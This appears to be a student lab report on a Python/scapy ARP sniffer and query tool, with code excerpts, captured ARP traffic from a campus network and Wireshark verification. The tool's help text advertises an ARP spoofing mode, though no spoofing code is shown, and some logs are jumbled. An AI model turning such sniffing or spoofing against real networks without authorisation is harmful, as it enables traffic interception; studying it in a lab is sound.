

## Part 1

[ARP packet capture program]

需要以 root 權限執行




```
 12:17:51   sundar@sundar   ~/ARP   1m26s
$ python arp.py
ERROR: You must be root to use this tools!
```




```
    if os.geteuid()!=0:
        print("ERROR: You must be root to use this tools!")
        sys.exit(1)
```

以 python arp.py -help 進行命令參數查詢




```
 12:20:37   sundar@sundar   ~/ARP   15s
$ sudo python arp.py -help
[ ARP sniffer and spoof program ]
Format :
1) python arp.py -l -a
2) python arp.py -l <filter_ip_address>
3) python arp.py <query_ip_address>
4) python arp.py <fake_mac_address> <target_ip_address>
```




```
    if len(sys.argv) == 2:
        argvlist = sys.argv
        if argvlist[1] == "-help":
            print("[ ARP sniffer and spoof program ]")
            print("Format :")
            print("1) python arp.py -l -a")
            print("2) python arp.py -l <filter_ip_address>")
            print("3) python arp.py <query_ip_address>")
            print("4) python arp.py <fake_mac_address> <target_ip_address>")
```


以 python arp.py -l -a 查看 所有的 ARP packets.



```
12:20:48   sundar@sundar   ~/ARP
$ sudo python arp.py -l -a
[ ARP sniffer and spoof program ]
### ARP sniffer mode ###
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.162.195  ?    Tell  140.117.162.254
Get ARP packet - who has  140.117.172.215  ?    Tell  140.117.172.254
Get ARP packet - who has  140.117.169.26  ?     Tell  140.117.169.254
Get ARP packet - who has  140.117.170.130  ?    Tell  140.117.170.254
Get ARP packet - who has  140.117.172.116  ?    Tell  140.117.172.254
Get ARP packet - who has  140.117.174.207  ?    Tell  140.117.174.254
Get ARP packet - who has  140.117.171.111  ?    Tell  140.117.171.254
Get ARP packet - who has  140.117.171.69  ?     Tell  140.117.171.254
Get ARP packet - who has  140.117.169.205  ?    Tell  140.117.169.254
Get ARP packet - who has  10.50.14.16  ?        Tell  10.50.14.165
Get ARP packet - who has  10.50.14.16  ?        Tell  10.50.14.165
Get ARP packet - who has  140.117.170.88  ?     Tell  140.117.170.254
Get ARP packet - who has  140.117.169.220  ?    Tell  140.117.169.254
Get ARP packet - who has  140.117.169.90  ?     Tell  140.117.169.254
Get ARP packet - who has  140.117.168.219  ?    Tell  140.117.168.254
Get ARP packet - who has  140.117.176.214  ?    Tell  140.117.176.254
Get ARP packet - who has  140.117.175.15  ?     Tell  140.117.175.254
```




```python
    elif len(sys.argv) == 3:
        argvlist = sys.argv
        if argvlist[1] == "-l" and argvlist[2] == "-a":
            print("[ ARP sniffer and spoof program ]")
            print("### ARP sniffer mode ###")
            sniff(filter="arp", prn=handle_arp_packet)
```




```python
def handle_arp_packet(packet):

    # Match ARP requests
    if packet[ARP].op == ARP.who_has:
        print('Get ARP packet - who has ',packet[ARP].pdst,' ?\tTell ',packet[ARP].psrc)

    # Match ARP replies
    if packet[ARP].op == ARP.is_at:
        print(packet.summary())
```


以 python arp.py -l 140.117.168.23 查看 特定 IP (ex: 140.117.168.23) 的 arp packet.



```
 12:26:26   sundar@sundar   ~/ARP   16s
$ sudo python arp.py -l 140.117.168.23
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
```



```
    elif len(sys.argv) == 3:
        argvlist = sys.argv
        if argvlist[1] == "-l" and argvlist[2] == "-a":
            print("[ ARP sniffer and spoof program ]")
            print("### ARP sniffer mode ###")
            sniff(filter="arp", prn=handle_arp_packet)
        if argvlist[1] == "-l" and check(argvlist[2]):
            filter_packet = "arp and "+"dst net "+str(argvlist[2])
            sniff(filter=filter_packet,prn=handle_arp_packet)
```




```
def handle_arp_packet(packet):

    # Match ARP requests
    if packet[ARP].op == ARP.who_has:
        print('Get ARP packet - who has ',packet[ARP].pdst,' ?\tTell ',packet[ARP].psrc)

    # Match ARP replies
    if packet[ARP].op == ARP.is_at:
        print(packet.summary())
```

## Part 2

Send an ARP request and receive the ARP reply to analyze the packet and find the MAC address of the specific IP.


詢問實驗室同學(ip:140.117.172.87) 的 mac address。

發送 60 個 arp query packets。



```
 12:42:46   sundar@sundar   ~/ARP   1m2s
$ sudo python arp.py -q 140.117.172.87
[ ARP sniffer and spoof program ]
### ARP query mode ###

............................................................
Sent 60 packets.
MAC address of  140.117.172.87  is  74:d0:2b:97:38:9e
```

[驗證 1 by my ARP capture program]




```
sudo python arp.py -l 140.117.172.87

 12:53:25   sundar@sundar   ~/ARP
$ sudo python arp.py -l 140.117.172.87
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
```

```
sudo python arp.py -q 140.117.172.87

Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
Get ARP packet - who has  140.117.168.23  ?     Tell  140.117.168.11
^C

 12:27:15   sundar@sundar   ~/ARP   22s
$ vi arp.py

 12:40:50   sundar@sundar   ~/ARP   10m48s
$ sudo python arp.py -q 140.117.172.88
[ ARP sniffer and spoof program ]
### ARP query mode ###
............................................................
Sent 60 packets.

 12:42:46   sundar@sundar   ~/ARP   1m2s
$ sudo python arp.py -q 140.117.172.87
[ ARP sniffer and spoof program ]
### ARP query mode ###
............................................................
Sent 60 packets.
MAC address of  140.117.172.87  is  74:d0:2b:97:38:9e

 12:44:58   sundar@sundar   ~/ARP   1m0s
$ sudo python arp.py -q 140.117.172.87
[ ARP sniffer and spoof program ]
### ARP query mode ###
......
```

[驗證 2 by Wireshark]


[send]


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
arp.src.proto_ipv4 == 140.117.172.88

No.   Time          Source               Destination  Protocol Length Info
 7914 32.512754689  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8096 33.514589079  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8269 34.516449463  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8412 35.518290150  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8552 36.520222252  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8729 37.522337902  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 8936 38.524253857  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 9147 39.526642335  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
 9732 40.528758106  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
10041 41.530585020  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
10294 42.532459849  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
10528 43.534263953  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
10789 44.536040682  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
11316 45.537885090  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
11639 46.539831480  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
12007 47.542535660  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
13315 48.545095041  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
13802 49.546927704  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
14102 50.548629702  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88
14467 51.550477271  AsustekC_9a:3f:63    Broadcast    ARP      42 Who has 140.117.172.87? Tell 140.117.172.88

▸ Frame 7914: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: AsustekC_9a:3f:63 (74:d0:2b:9a:3f:63), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: AsustekC_9a:3f:63 (74:d0:2b:9a:3f:63)
    Sender IP address: 140.117.172.88
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 140.117.172.87

0000  ff ff ff ff ff ff 74 d0  2b 9a 3f 63 08 06 00 01   ······t· +·?c····
0010  08 00 06 04 00 01 74 d0  2b 9a 3f 63 8c 75 ac 58   ······t· +·?c·u·X
0020  00 00 00 00 00 00 8c 75  ac 57                     ·······u ·W
```

```
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.204
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.204
Ether / ARP is at 74:d0:2b:9a:3f:63 says 140.117.172.88
Get ARP packet - who has  140.117.172.87  ?     Tell  140.117.172.88
```

